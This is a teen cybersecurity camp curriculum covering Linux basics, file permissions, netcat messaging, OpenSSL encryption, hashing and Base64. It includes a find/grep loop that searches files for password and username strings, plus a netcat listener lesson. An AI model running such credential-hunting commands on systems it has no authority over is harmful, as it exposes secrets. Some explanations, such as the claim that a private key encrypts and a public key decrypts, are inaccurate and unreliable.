

Teen Cybersecurity Camp:

Day 0 - Prerequisites (3 ½ hours)

Welcome to Teen Cybersecurity Camp!

To maximize your time and learning during camp, please complete the following prerequisites before attending Day 1. These activities will ensure you are familiar with essential tools and concepts, so you can jump right into hands-on labs and activities.

Why Note-Taking is Important:

Good documentation helps you retain what you learn and serves as a reference for future projects. Choose a note-taking tool that fits your style and preferences.

Hardware Requirements

To run all necessary software, students must have a laptop with the following minimum specifications:

- Operating System: Windows, Linux, Mac, Chrome (not optimal)
- Processor: Intel Core i5 (10th Gen or newer) / AMD Ryzen 5 (3rd Gen or newer), M1
- RAM: 8GB RAM
- Storage: 256GB SSD
- Graphics: Integrated graphics (Intel UHD / AMD Radeon Vega)
- Wireless networking capability (Wi-Fi)

Install Tools and Accounts (90 mins)

1. **Google Classroom** - You will need an email account that you have access to for the Google Classroom and various labs.
2. **WSL:**
 - a. Windows 10 - Windows Subsystem for Linux (WSL) on Windows 10. This isn't mandatory, but it allows you to experience linux on your own system right now. Go [here](#) to watch how to install it. You can also download the most recent Ubuntu version as the version in the video is outdated.
 - b. Windows 11 -
3. **Wireshark** - Go [here](#) to watch the installation. Go [here](#) to download the program.
4. Internet Access:
5. **Wireless Internet Chip** - Ensure you have the ability to connect to wireless internet.
 - a. Wireless internet service will be provided by the Teen Camp Staff.
6. **ChatGPT** - Sign up for **FREE** ChatGPT - www.chatgpt.com
7. **Google Gemini** - Ensure you can access Google Gemini - <https://gemini.google.com/app>
8. **GitHub** - If you don't already have a GitHub account, create one [here](#).

9. Nessus - Install and Setup Nessus as its a free powerful network scanner that looks for vulnerabilities on computer systems. Via open and exposed ports.
 - a. **Installation:**
 - i. Go [here](#) to register and get a **free** activation code. Check your email for the code.
 - ii. Click the download link to start the download of Nessus after you verify your platform.
 - iii. Install Nessus
 - b. **Log into Nessus:**
 - i. Navigate to <http://127.0.0.1:8834/WelcomeToNessus-Install/welcome> to continue the installation.
 - ii. If the risk prompt comes up, go to advanced and accept the risk to continue "proceed".
 - iii. Select continue.
 - iv. Select "Register for Nessus Essentials" and click continue.
 - v. Select "Skip" as we already have our code in email.
 - vi. Enter your activation code and click continue
 - vii. Enter a username and password that you can remember and hit submit.
 - viii. Wait for the plugins to download - this may take awhile.

Introduction to Note-Taking Tools (1 hour)

1. **Overview:** Explain the importance of documentation in cybersecurity, penetration testing, and for personal reference during projects.
2. **Note Taking Review:** Demonstrate various note-taking tools including:
 - a. Use the website <https://markdowntohtml.com/> to change markdown to normal formats. This will be key when using ChatGPT in later labs.
 - b. **Obsidian:** Markdown-based, great to connect notes. Overview [here](#) and [here](#).
 - c. **Joplin:** Open-source, supports markdown, offline functionality. Overview [here](#).
 - d. **Notion:** Free option that hosts your notes in the cloud. Overview [here](#).
 - e. **OneNote** and **Microsoft Word:** More structured formats. Overview [here](#).
 - f. **Google Docs:** Collaborative capabilities.
3. **Set Up Your Notes:**
 - a. Create a "Cybersecurity Camp" folder or notebook.
 - b. Add the following sections along with any other sections for organization:
 - i. Linux Commands
 - ii. AI
 - iii. Forensics
 - iv. Penetration Testing
 - v. Scanning
 - vi. General Notes
4. **Learn Markdown Basics (Optional):**
 - a. Markdown helps format text cleanly and efficiently.
 - b. Review this video as an overview to see how you like it [here](#).

- 5. How to login to your terminal:**
 - a. Depending on your operating system, your terminal will vary
 - b. Windows (2 default options):
 - i. In the search bar below, type cmd then select “command prompt”
 - ii. In the search bar below, type PowerShell and select the application
 - c. Linux: Open “terminal” and this will be where you start.
 - d. Mac: Navigate to “spotlight” or “launchpad” and search for “terminal”
 - e. Login with your username: ssh <studentXXX>@209.38.50.143
 - i. You will get your student number no later than day 1 of the course.
 - ii. The “XXX” portion is your student number.
 - f. Type yes when prompted “Are you sure you want to continue connecting”
 - g. Enter your given password when prompted.
- 6. Activity:** You should explore at least two tools and decide which they are most comfortable using. Watch youtube to decide which version you want to use.
7. Learn Markdown!!...it will help you later on - watch this [video](#) for an intro.

Basic Linux and Command Line Practice (30 mins)

Why Learn Linux?

Linux is essential in cybersecurity, powering servers, networks, and more. Familiarity with Linux commands will be critical for our labs.

- 1. Set Up a Linux Environment:**
 - a. Choose one:
 - i. Use [WSL \(Windows Subsystem for Linux\)](#) for Windows.
 - ii. Use Terminal in Mac
 - iii. Use Terminal in Linux
- 2. Practice Basic Commands:**
 - a. Open a terminal and try these commands:
 - i. `ls`: Lists files and directories.
 - ii. `pwd`: Displays your current directory.
 - iii. `cd`: Changes directories (e.g., `cd documents`).
 - iv. `mkdir test`: Creates a directory named "test."
 - v. `touch file.txt`: Creates a file named "file.txt."
 - vi. `nano file.txt`: Opens the file in an editor. Add text and save with `Ctrl + O`.
 - b. Resources:
 - i. [Beginner's Guide to Linux Commands](#)
- 3. Set Up SSH (Optional):**
 - a. Install SSH and practice connecting to a remote server.
 - i. `ssh yourusername@hostname`.

- b. Learn about SSH basics [here](#).

Create a Personal Checklist (30 mins)

Prepare a checklist to bring to camp:

1. Completed:

- a. Installed Linux terminal and tested basic commands.
- b. Research and select a note-taking tool and organized sections.
- c. Installed required software.

2. What to Bring:

- a. Windows, Linux or Mac laptop and charger.
- b. Camp login credentials (provided by instructor).

Walkthrough Document for Teen Cybersecurity Camp: Lab 1 (1 hour)

Lab Title: Introduction to Linux

Lab Description

You will be introduced to the Linux operating system, and basic command-line navigation. During the pre-camp work, you should have set up a notetaking system to assist you along the way and to write down all notes. You will explore the Linux terminal, perform basic commands (e.g., `ls`, `cd`, `pwd`), and learn more about the Linux system. The focus will be on documenting commands and concepts learned throughout the camp.

Learning Objectives

- Navigate the Linux terminal and execute basic commands.

Step-by-Step Walkthrough

Introduction to the Linux Terminal (30 minutes)

1. **Activities:**
 - a. **Command Practice:** Navigate the Linux terminal, create directories and files, move between directories, and use commands such as `ls`, `cd`, and `pwd`.
 - b. **Create More Folders and Files:** Create multiple directories, such as `mkdir projectA` and `mkdir projectB`, and within those directories, create additional files using `touch projectA/file1.txt` and `touch projectB/file2.txt`.
 - c. **Editing and Copying Files:** You will edit files using `nano`, add text, save, and close (`Ctrl + O`, `Enter`, `Ctrl + X`). Copy files within directories using `cp` (e.g., `cp projectA/file1.txt projectA/file1_copy.txt`).
 - d. **Organize Content:** Practice organizing files by moving them into different directories (e.g., `mv projectA/file1.txt projectB/`).
 - e. **Clean-Up Practice:** Create extra files and folders, and then practice removing them using `rm` and `rmdir`, emphasizing the importance of safe deletion practices.
2. **General Comments:**
 - a. **SAVE ALL OF YOUR COMMANDS IN YOUR NOTES!!!!**
 - b. All the `green` text is an actual command that you will enter the terminal

- c. If you see a <> in a command that means a variable needs to be put there, but not the actual greater/lesser than signs. Example: “ssh <yourusername>@IP” is really “ssh student003@209.38.50.143”
- d. Watch this video for an overview of what SSH is - [here](#)

3. Login to your terminal:

- a. Depending on your operating system, your terminal will vary
- b. **Windows (2 default options):**
 - i. In the search bar below, type `cmd` then select “command prompt”
 - ii. In the search bar below, type `powershell` and select the application
- c. **Linux:**
 - i. Open “terminal” and this will be where you start.
- d. **Mac:**
 - i. Navigate to “spotlight” or “launchpad” and search for “terminal”
- e. Login with your username: `ssh <studentXXX>@IP`
 - i. The “XXX” portion is your student number.
- f. Type `yes` when prompted “Are you sure you want to continue connecting”
- g. Enter your given password when prompted.

4. Basic Commands Covered:

- a. `ls`: List files so you can see what is in your current folder.
 - i. `ls -alh`: list ALL files, including hidden ones. Hidden files and folders will have a “.” in front of the name – example: `.test_hidden_file.txt` or `.config`
 - ii. Note: Unlike Windows, Linux does not care about the file extension after the “.”.
 - 1. i.e. `file.doc`, `file.pdf`, `file.exe`
- b. `cd`: Moves between directories.
- c. `pwd`: Show the current directory path.
- d. `du -h`: Shows the size of files—great for spotting large folders hogging space.
- e. `df -h`: Displays filesystem disk space usage in “human” readable format.
- f. `file`: Displays the type of file.
- g. `touch file_name.txt`: This creates an empty file
- h. `history`: Displays command history (Commands will be saved passwords too!!).
- i. `date`: Display current date and time.
- j. `cal`: Displays a calendar of the current system month.
- k. `whoami`: Displays the current user.
- l. `clear`: Clears screen of text.
- m. `Ctrl + C`: Stops a hung terminal
- n. `Ctrl + Shift + X`: Copy text from the terminal
- o. `Ctrl + Shift + V`: Paste text in the terminal

- p. `man <command>`: Displays the manual for the command. Ex: `man whoami`
- 5. **Admin Privileges:** (you will not have this access, try it on your own Linux system if able)
 - a. `sudo`: Allows you super user access before installing, uninstalling apps, etc
 - b. `adduser`: Add a new user.
 - c. `deluser`: Remove a new user.
 - d. `apt update`: Update the list of available packages.
 - e. `apt upgrade`: Upgrade installed packages.
 - f. `apt install <package>`: Install a package

Hands-On Walkthrough: File Management in Linux (30 minutes)

1. Creating, Deleting, and Autocompletion of a File

- a. Run the command `touch myfile.txt` to create a new file named `myfile.txt`.
- b. Run the command `touch delete_this_super_long_name_of_a_file.txt` to create a new file named `delete_this_super_long_name_of_a_file.txt`.
- c. Was that annoying to write out? Imagine if you had to type it again just to delete it.
 - i. Use the `tab` key to autocomplete the name.
 - ii. If there is only one match, it will automatically complete the word for you.
 - iii. If there are multiple matches, press `Tab` twice to see a list of viable options.
 - iv. Remove it by typing: `rm del` then press `TAB` to fill out the file name automatically. Press `ENTER` to delete the file after the entire file name is written out.
- d. **NOTE:** Be careful with `rm` as deleted files cannot be recovered – there is no trashcan while operating from the command line.

2. Editing the File

- a. Open the newly created file using: `nano myfile.txt`
- b. Add some text to the file. Type two sentences on what you want to learn by the end of the training.
- c. Nano Commands:
 - i. `Ctrl + K`: This deletes an entire row and is a quick way to delete things. Works in the command line too
 - ii. `Ctrl + A`: Move to the beginning of the current line
 - iii. `Ctrl + E`: Move to the end of the current line
 - iv. `Ctrl + W`: Search for text
- d. Save the changes by pressing `Ctrl + O` and then press `Enter` to save the file name.
- e. Exit nano by pressing `Ctrl + X`
- f. Check the files contents: `cat myfile.txt`

3. Renaming the File

- a. Rename the file using the `mv myfile.txt renamedfile.txt` command.
- b. List out the files: `ls -ahl`

4. Copying the File

- a. Copy the renamed file to create a duplicate using the `cp renamedfile.txt copyfile.txt` command.
- b. Ensure both files are created: `ls -ah`

5. Viewing File Contents

- a. Use the `cat` command to display the contents of the files (should be the same):
 - i. `cat renamedfile.txt`
 - ii. `cat copyfile.txt`

6. Identifying the Difference Between Files Quickly

- a. Let us say you created two files, edited one of them and forgot the changes you made and want to compare, well there is a tool for that “diff”. This will scan both files and tell you what is different with “< and >” symbols to see the difference. Let us try it:
 - i. Add the text “Test Message” to the end of `copyfile.txt`: `nano copyfile.txt`
 - ii. Save file and exit: `Ctrl + O` then `Enter` then `Ctrl + X`
 - iii. Check the difference in the two files: `diff renamedfile.txt copyfile.txt`
 - iv. Notice the “<” and “>” symbols with the text you added to the file? The symbol is pointing to which file has the “different” text. If you see “> Test Message” that means in the `copyfile.txt` there is something different from the other file. It's simply an arrow pointing to which file has the different text so the order of your command will dictate where the arrow points. If there are two arrows, then its indicating there is either something missing in one file and something exists in another file.

7. Creating and Removing a Directory

- a. Create 2 directories using the `mkdir {documents,temp}` command.
 - i. If you just want a single directory: `mkdir temp` or `mkdir documents`
- b. Delete the `temp` directory using the `rmdir temp` command or `rm -r temp/`
 - i. If there are files in a directory, the `rmdir` command wont work by itself.

8. Moving the File into a Directory

- a. Move `renamedfile.txt` into `documents`: `mv renamedfile.txt documents/`
- b. See if the file is in your home directory: `ls`

9. Navigating into the Directory

- a. Change into a new directory using `cd documents/`
- b. Verify the `renamedfile.txt` file is in the `documents` directory by using the `ls` command.

c. Move back one directory: `cd ..`

10. Removing Files

- a. Navigate to the home directory and remove the copied file using the `rm copyfile.txt` command.
- b. Check to ensure the file was removed: `ls`

11. Download Files

- a. Download files using the `wget` command. The `wget` command
 - i. `wget https://raw.githubusercontent.com/csb21jb/Teen-Cybercamp/refs/heads/main/1-100.txt`
 - ii. Ensure the `1-100.txt` file downloaded: `ls`
 - iii. List the entire file: `cat 1-100.txt`
 - iv. List the first 10 lines of the file: `head 1-100.txt`
 - v. List the last 10 lines of the file: `tail 1-100.txt`

Technical Enrichment (30 mins)

Advanced Tasks: Linux File Management, Permissions, and Networking

Practice with `find` Command

Objective: Learn how to locate files and search for specific text within files using the `find` and `grep` commands. This is a crucial skill for locating critical information on a system efficiently.

Preparation:

1. Create a Bash script to generate a folder structure with random files and text to practice our commands. Every time you run this command it will randomly place the word "password" somewhere in the file structure. Open a terminal and create the script: `nano create_test_files.sh`
2. Copy and paste the following content to the script (the entire box):

```
#!/bin/bash

# Base folder creation
mkdir -p ~/test_folder

# Create 25 additional folders
for i in {1..25}; do
    mkdir -p ~/test_folder/subfolder$i
done

# Create files in the folders and echo different text into them
echo "Hello, this is a test file with important information" > ~/test_folder/subfolder1/file1.txt
echo "Another file with random text about Linux commands" > ~/test_folder/subfolder1/file2.txt
echo "This file contains notes about cybersecurity" > ~/test_folder/subfolder2/file3.txt
echo "Learning Linux is fun and important for cybersecurity professionals" > ~/test_folder/subfolder2/file4.txt

# Add new files in various subfolders
for i in {3..25}; do
    echo "This is file$i in subfolder$i with unique content for testing find commands." >
~/test_folder/subfolder$i/file$i.txt
    echo "A second test file$i about Linux and commands to improve skills." >
```

```

~/test_folder/subfolder${i}/file${i}_b.txt
done

# Additional varied content
echo "Random information about cybersecurity frameworks" > ~/test_folder/subfolder5/file5_cyber.txt
echo "Tips on using the find command effectively" > ~/test_folder/subfolder10/file10_find.txt
echo "Notes on Linux directory structures and their importance" > ~/test_folder/subfolder15/file15_dirs.txt
echo "Sample data to test the locate and grep combination" > ~/test_folder/subfolder20/file20_sample.txt
echo "Fun facts about networking tools like nmap and netstat" >
~/test_folder/subfolder25/file25_networking.txt

# Place a random password file in one of the subfolders
RANDOM_FOLDER=$((RANDOM % 25 + 1)) # Generate a random folder number between 1 and 25
PASSWORD_FILE="~/test_folder/subfolder$RANDOM_FOLDER/hidden_password.txt"
PASSWORD=$(openssl rand -base64 12) # Generate a random password
echo "The hidden password is: $PASSWORD" >
~/test_folder/subfolder$RANDOM_FOLDER/hidden_password.txt

# Confirmation
echo "Folders and files created successfully. Use the 'find' command to explore them."
# END OF SCRIPT

```

3. Save the file: **Ctrl + O** and then **Enter**. Close the file: **Ctrl + X**
4. Make it executable: **chmod +x create_test_files.sh**
5. Run the script to generate the files: **./create_test_files.sh**
6. Go into the newly formed directory: **cd test_files**
7. If the script runs successfully, there should be a message to use find command along with a folder “test_folder”. Also note that every time the script is run, it changes where the word “password” is located if the test_folder directory is removed.
8. Practice going in and out files and folders.

Tasks:

1. **Locate Specific Files with Specific Words (Advanced):** Use the **find** command to locate words such as user, username, password, pass, etc in all files in the current folder. This command shows all text files in the directory and its subdirectories by utilizing a loop function. It's helpful for locating specific file types with specific words. This is a complex find function so you can add/remove the file types and the words that are searched for and it will make the word standout in **red font**. Note: the **bolded** items must match for the scan to work properly, so ensure they look the same: **for ext in sh cnf php config conf py txt; do find ./ -**

```
name "*.$ext" 2>/dev/null | grep -v -E 'doc|lib' | while read -r file; do grep -q -Ei  
'user|username|password|pass' "$file" 2>/dev/null && (echo -e "\nFile: \e[34m$file\e[0m";  
grep -Ei --color=always 'user|username|password|pass' "$file" | grep -vE '^#'); done; done
```

2. **Search for Files Containing Specific Words:** Combine `find` and `grep` to search for text within files. The difference is that this command will not pull the information out, but you must use the `cat` command to see the information. The command lists all words containing "password": `find test_folder -type f -exec grep -l "password" {} \;`
3. **Filter Files by Size:** Find files larger than 1KB: `find . -type f -size +1k`
 - a. This can be useful for identifying large log files, media files, etc.
 - b. Note that the "." is signifying that its searching in the current directory

Advanced File Permissions with `chmod`

Objective: Understand how to manage file and directory permissions for different users.

Understanding File Permissions in Linux

When working with file permissions in Linux, you will often use a command called `chmod` to change who can read, write, or execute a file. Permissions are controlled using numbers, like **755** or **777**. Let us break it down.

What Do the Numbers in `chmod` Mean?

File permissions are represented as three groups: **owner**, **group**, and **others**. Each group has three types of permissions:

- **Read (r):** Value of **4**—allows viewing the file or listing the directory.
- **Write (w):** Value of **2**—allows modifying the file or creating/deleting files in a directory.
- **Execute (x):** Value of **1**—allows running the file as a program or navigating into a directory.

The numbers in `chmod` are the sum of these values for each group:

- **Owner:** The person who owns the file.
- **Group:** Other users in the same group as the owner.
- **Others:** Everyone else.

What Does **755** Mean?

- **Owner (7):** $4 + 2 + 1 = 7$ (read, write, execute).
- **Group (5):** $4 + 0 + 1 = 5$ (read, no write, execute).
- **Others (5):** $4 + 0 + 1 = 5$ (read, no write, execute).

In this case:

- The **owner** can do everything (read, write, execute).
- The **group** and **others** can only read and execute but cannot make changes.

Create a test file: `touch file.txt`

Analyze the file with and see what numerical values are default: `ls -alh`

Notice the `-rw-r--r--`: What does this mean? Who can read, write, and execute.

Sometimes you may see a “d” in front, this means that its a directory.

Change the permissions: `chmod 755 file.txt`

Analyze the file and notice the change from the default permissions with: `ls -alh`

What Does **777** Mean?

- **Owner (7)**: $4 + 2 + 1 = 7$ (read, write, execute).
- **Group (7)**: $4 + 2 + 1 = 7$ (read, write, execute).
- **Others (7)**: $4 + 2 + 1 = 7$ (read, write, execute).

With **777**, **everyone can read, write, and execute** the file:

- This is extremely dangerous because anyone can modify or delete the file, including sensitive files like system configurations or powerful scripts. If a script doesn't have safe permissions, anyone could get system privileges.

Command to set this: `chmod 777 file.txt`

Analyze the file with: `ls -alh file.txt`

Dangers of Over-Permissive Access

Some files should never be given too much access. For example, the `/etc/shadow` file stores the hashed passwords for all users on the system.

What Happens if `/etc/shadow` Has **777** Permissions?

1. **Anyone Can Read It:**
 - Attackers can copy the hashed passwords and try to crack them offline.
2. **Anyone Can Write to It:**
 - Malicious users could overwrite the file, locking everyone (including the system administrator) out of the system.
3. **Anyone Can Execute It:**
 - This does not make sense for a text file, but allowing execution might allow weird or unintended behavior.

Command to check `/etc/shadow` permissions: `ls -l /etc/shadow`

Expected Output: `-rw-r----- 1 root shadow 805 Dec 27 23:14 /etc/shadow`

- The `-rw-r-----` means only the **root user** can read and write to this file. The **shadow user** can read this file.

Safer Permissions

For most files:

- **644**: Only the owner can write; everyone else can read.
- **755**: Only the owner can write; everyone else can read and execute.

For sensitive files:

- **600**: Only the owner can read and write.
- **400**: Only the owner can read; no one else can access.

Why Permissions Matter

Understanding and setting permissions properly helps:

1. When we start creating our own scripts, you will see why it is imperative to lock down your files as a single malicious line of code from an intruder can provide an attacker access to your system without you knowing.
2. Protect sensitive files from unauthorized access or accidental changes.
3. Prevent attackers from exploiting weak permissions to compromise the system.
4. Keep the system secure while allowing necessary access for legitimate users.

Organizing and Archiving Files

Objective: Practice compressing and archiving files for backup or sharing.

Tasks:

1. **Create a Compressed Archive:**
 - a. Archive and compress `test_folder` into a `.tar.gz` file: `tar -czvf test_folder.tar.gz test_folder/`
 - b. This is commonly used for backups or transferring multiple files in a single file.
 - c. Ensure the backup was created: `ls -alh`
2. **Extract a Compressed Archive:**
 - a. Extract the archive back into a folder:
 - i. Remove the existing `test_folder`: `rm -r test_folder`

- ii. Unzip the test_folder: `tar -xvf test_folder.tar.gz`
- iii. You now have an unzipped folder. Analyze it!: `ls -alh`

Networking Basics and Commands

Objective: Gain foundational skills in understanding and troubleshooting network connectivity.

Tasks:

1. **Display Network Configuration:**
 - a. View your system's network interfaces and IP addresses: `ip a`
 - b. This shows your computer's IP address, which is essential for understanding how your machine connects to a network.
 - c. Notice your "eth*" address. This is the IP address that is exposed to the internet and allows you to SSH into this machine.
2. **Test Connectivity:** Use `ping` to test if a website is reachable: `ping -c 4 google.com`
 - a. This sends four packets to Google's server and checks if they are received, useful for troubleshooting internet connectivity. Focus on the "time" variable as this is the time it took roundtrip to send a packet and get it back. The time is in milliseconds and the lower the number the better. Types of connections (Cable, DSL, Fiber Optic, Satellite) will affect the ping. If your ping is:
 - i. 1-10: Excellent and this may be an Internet Service Provider or cloud computing (like the one we are on).
 - ii. 11-50: Good/optimal and reflects more of a normal home user.
 - iii. 51-100: Acceptable, but online gaming may be affected as it is taking longer to get the information to the server and back.
 - b. If we couldn't ping google.com, we may not have internet connectivity. This is the first thing you should do in diagnosing internet connectivity. It works in cmd, powershell, and terminal.
3. **View Open Network Connections:**
 - a. Display active connections: `netstat -tunapl | head -10`
 - b. This shows a snapshot of network activity, useful for identifying which applications are using the network and which ports are open. Note that you must be an admin to see the "PID/Program" name. If you need to see why a program is not accessible, this will show you the open ports "doors". If they are closed, you're not getting in!

Netcat Lesson: Opening Ports for Communication

Objective:

Learn how to:

1. Open and listen on a port using Netcat.
2. Communication between two systems.
3. Understand the security implications of unencrypted communication.

Introducing Netcat:

1. Netcat (nc) is a versatile networking tool often called the “Swiss Army knife” of networking.
 - a. It can:
 - i. Open ports to listen for incoming connections.
 - ii. Send and receive data over TCP or UDP.
 - iii. Test network services and troubleshoot connectivity.
2. **Real-World Use:** Attackers often use Netcat to establish backdoors, while network defenders use it to test connectivity and debug issues.
3. **Create a Communication Scenario:**
 - a. Pair yourself with another student to test the communication with another machine.
 - b. Use your student number in port numbers to ensure unique setups (e.g., 4000 + Student number 123 = 4123). If this does not work, select another port between 8000-10000.

Step 1: Opening a Port

1. Team up with a partner for this exercise. On the first machine, open a port for listening. Replace XXX with your student number: `nc -nlvp 4<XXX>`
 - a. Flags Explained:
 - i. `-n`: Do not resolve hostnames (avoids DNS queries).
 - ii. `-l`: Listen mode, used to open a port.
 - iii. `-v`: Verbose mode provides detailed output.
 - iv. `-p`: Specifies the port number to listen on (e.g., 4XXX).
2. What's Happening:
 - a. Netcat opens a port (4XXX) and waits for an incoming connection.
 - b. This simulates a service listening for requests.
 - c. Remember this portion as when we discuss a vulnerability in File Transfer Protocol (FTP).
 - d. If it's listening, it will say “listening on [any] 4120 ...”

Step 2: Connecting to the Listener

On the second machine (or in another terminal on the same machine), initiate a connection to the open port: `nc 172.17.0.1 4<XXX>` and then press enter to connect. Note the `4<XXX>` is the port that should be open on the host machine, so both numbers **MUST** be the same for this to work. We can also use the public IP and port of the machine as it is exposed to the internet for training purposes. If you want to use the public IP: `nc <IP> 4<STUDENT ID>`. Example: `nc 203.234.32.32 4123`

1. Send a Message:
 - a. Type a message (e.g., `Hello, are you listening?`) in the terminal where the connection was initiated, and press Enter.
 - b. Observe the message appear on the listening machine.
2. Respond:
 - a. Reply from the listening terminal to demonstrate two-way communication.
3. Terminate the connection:
 - a. Once either session is finished with the communication, close it: `Ctrl + C`

Discussion Points

1. **Understanding the Connection:**
 - a. The listener (`nc -nlvp 4XXX`) opens the port and waits for a connection.
 - b. The client (`nc 172.17.0.1 4XXX`) connects to the listener and sends data.
 - c. Both terminals can exchange messages as long as the connection remains open.
2. **Security Implications:**
 - a. Netcat sends data in plaintext, meaning anyone monitoring the network can intercept the communication.
 - b. This reinforces the importance of using encrypted protocols (e.g., SSH or TLS) for secure communication.
3. **Looking Ahead:**
 - a. In future labs, you will use tools to observe unencrypted communications on a network, demonstrating how attackers can exploit this vulnerability.

Practical Use Cases for Netcat

1. **Testing Connectivity:**
 - a. Verify if a port is open and accessible between two devices.
2. **Debugging Services:**
 - a. Simulate servers or clients for troubleshooting network services.
3. **Learning Network Basics:**
 - a. Understand how communication occurs between two devices on a network.

Walkthrough Document for Teen Cybersecurity Camp: Lab 2 (1 ½ hours)

Lab Title: Confidentiality and Integrity - “CIA” Triad

Lab Description

You will establish secure SSH connections to remote Linux environments and explore encryption techniques to protect data. Activities include encrypting and decrypting files using symmetric and asymmetric methods to demonstrate the importance of confidentiality and integrity in cybersecurity along with encoding and decoding.

Learning Objectives

- Demonstrate file encryption and decryption techniques.
- Use tools and commands to secure sensitive data.

Step-by-Step Walkthrough:

Log into remote server via SSH

- Use the SSH command to log in to the remote server:
`ssh <yourusername>@IP`
- Accept the key fingerprint by typing yes if prompted.
- Enter your given password to establish the connection.

File Encryption and Decryption Basics (30 minutes)

Overview:

Imagine sending a secret message to your best friend, but instead of writing in a code only you two understand, anyone who finds the message can read it. That wouldn't be very secret, right? This is where encryption comes into play. Encryption is like putting your message into a locked box that only you and your friend have the keys to. It's vital for protecting our digital information, whether it's personal chat messages, online banking details, or even your latest TikTok draft.

In this lab, you'll learn the basics of encryption and why it's indispensable in our tech-driven world. You'll discover how to securely lock your data so that only the intended recipient can access it. Moreover, you'll see firsthand the difference between encryption and encoding – another method used to change the format of data to ensure its transferable and readable by different systems. Both are essential in cybersecurity, but encryption is all about keeping secrets safe.

Through hands-on activities, you'll encrypt and decrypt files using different methods, gaining a clear understanding of how confidentiality and integrity are maintained. For example, think about sending a text to your friend and making sure no one can alter it before it arrives. This knowledge will not only help you in later labs but also in understanding how cybersecurity works to protect everything from personal information to global communications. Ready to unlock the secrets of encryption? Let's get started!

1. Symmetric Encryption (Encrypting with a Single Key)

- a. Create a file with text: `echo "Confidential data for encryption" > secret.txt`
- b. Ensure the file is created and has the data we need: `ls` then `cat secret.txt`
- c. Encrypt a file using OpenSSL. Remember to replace the `<any password>` with a custom password of your choosing: `openssl enc -aes-256-cbc -salt -in secret.txt -out secret.txt.enc -k <any password>`
 - i. "Notice the deprecated WARNING - what does this mean?" -hint...use AI or Google to look it up!
 - ii. **NOTE: If your password has a special character like “!” or “\$”, the entire password needs to have single quotes around it.** This goes for encrypting and decrypting a file. Why? The computer thinks it's a variable and not text.
 1. Example: `openssl enc -aes-256-cbc -salt -in secret.txt -out secret.txt.enc -k 'Super!$ecretP@ss'`
- d. Check to ensure the file is encrypted: `cat secret.txt.enc`

2. Decrypt the file (The passwords must match the encryption command):

- a. `openssl enc -aes-256-cbc -d -in secret.txt.enc -out decrypted_secret.txt -k <any password>`
- b. Compare `secret.txt` and `decrypted_secret.txt` to confirm the decryption. Notice the difference in content between the two files (there shouldn't be any if it decrypted correctly)?
 - i. `cat secret.txt`
 - ii. `cat decrypted_secret.txt`
 - iii. We can also use the “diff” command to see the difference in the two files: `diff secret.txt decrypted_secret.txt`

3. Asymmetric Encryption (Encrypting with Public/Private Keys)

- a. Just know that a Private key encrypts a file, and a Public key decrypts a file or email. This is how encrypted emails work for outlook which is Microsoft's version of email client.
- b. Generate a private key. This command creates a secret key that you keep safe, allowing you to decrypt messages and generate a public key for others to use.
`openssl genpkey -algorithm RSA -out private.pem -pkeyopt rsa_keygen_bits:2048`
- c. Extract the public key from the private key. This command extracts the public key so others can encrypt messages for you, but only your private key can unlock them.
`openssl rsa -pubout -in private.pem -out public.pem`

- d. Create a file: echo "Do public and private keys work?" > message.txt
- e. Encrypt a file using the public key:

```
openssl pkeyutl -encrypt -inkey public.pem -pubin -in message.txt -out message_encrypted.txt
```
- f. Ensure the message is encrypted and unreadable: `cat message_encrypted.txt`
- g. Decrypt the file using the private key:

```
openssl rsautl -decrypt -inkey private.pem -in message_encrypted.txt -out message_decrypted.txt
```

Hashing for Data Integrity (15 mins)

Overview:

We'll now analyze the importance of hashing in cybersecurity and how it ensures data integrity. This is the "I" in the CIA triad - Integrity. "Is the document I sent, the same one that Sally opened?". This is something a forensics analyst needs to understand and will either do manually or with tools to automate the process like [VelociRaptor](#) and [Volatility](#).

Why is Hashing Important?

Hashing is crucial in cybersecurity and forensics because it ensures data integrity, meaning the data hasn't been altered. For forensic analysts, especially in a court of law, it's vital to prove that the evidence collected is authentic and hasn't been tampered with. Imagine you send a text to a friend, and someone changes it before it reaches them. Hashing works like a digital fingerprint for the file, showing if even the tiniest bit has been changed. This is essential in forensics to maintain trust in the evidence, which can impact court cases and justice. If you're interested in a career in forensics, understanding how to use hashing to verify data is a key skill that helps solve crimes and ensures fair trials.

Activity:

1. Navigate to where you generated the secret.txt file and create a hash of the file:
`sha256sum secret.txt`
2. Modify the file, check to ensure the new text is within the document and rehash it to observe the change, notice the last 4-5 characters:
`echo "New Data" >> secret.txt`
3. List out the file: `cat secret.txt`
4. Check the hash with the addition of: `sha256sum secret.txt`
5. Notice the hashes are different. Meaning, something has changed within the document!

Clean-Up

1. Delete all created files and keys to reset the environment: `rm secret.txt secret.txt.enc message_decrypted.txt message_encrypted.txt decrypted_secret.txt message.txt`

Using Base64 to Encode Text (30 mins)

1. **What is Base64?** Base64 encodes binary data into text using 64 (American Standard Code for Information Interchange) ASCII characters. ASCII is a character encoding standard that assigns a unique number (0–127) to letters, digits, symbols, and control characters, allowing computers to store and communicate text. It ensures compatibility with text-based systems like email and web URLs, but it is not encryption.
2. **Use Cases of Base64**
 - a. Embedding small images in HTML or CSS: Base64 can be used to insert small pictures directly into web pages or style sheets without needing separate image files.
 - b. Sending data over text-only protocols like email: Base64 turns binary data into text, making it easy to send pictures or files through email which only handles text.
 - c. Storing binary data in databases: Base64 helps store data like pictures or documents in databases that usually just hold text.
3. **Why is Base64 Not Secure?**
 - a. Base64 is simply a way to encode data into text, not to secure it. This means that anyone who gets hold of the Base64 encoded data can easily decode it back to its original form. It's like writing something in a simple code that anyone can read if they know the trick. Therefore, it doesn't protect the information from being accessed by others.

Hands-On Exercise: Base64 Encoding and Decoding

1. **Encode a String into Base64**
 - a. Open a terminal.
 - b. Run the following command to encode a text string:
`echo -n "Hello, TeenCyber Camp! Welcome to the Base64 module." | base64`
 - c. You will see an output like this:
`SGVsbG8sIFRIZW5DeWJlcibDYW1wISBXZWxb21IIHRvIHRoZSBCYXNINjQgbW9kdWxILg==`
2. **Decode a Base64 String**
 - a. Use the Base64 string from the previous step to decode it back to plain text:
`echo -n "SGVsbG8sIFRIZW5DeWJlcibDYW1wISBXZWxb21IIHRvIHRoZSBCYXNINjQgbW9kdWxILg==" | base64 --decode`
 - b. The result should be:
`Hello, TeenCyber Camp! Welcome to the Base64 module.`
3. **Using an Online Tool to Decode and Encode**

- a. Visit <https://www.base64decode.org/>.
- b. Decode:
 - i. Paste the Base64 string from Step 1 into the decode box and click "Decode.":
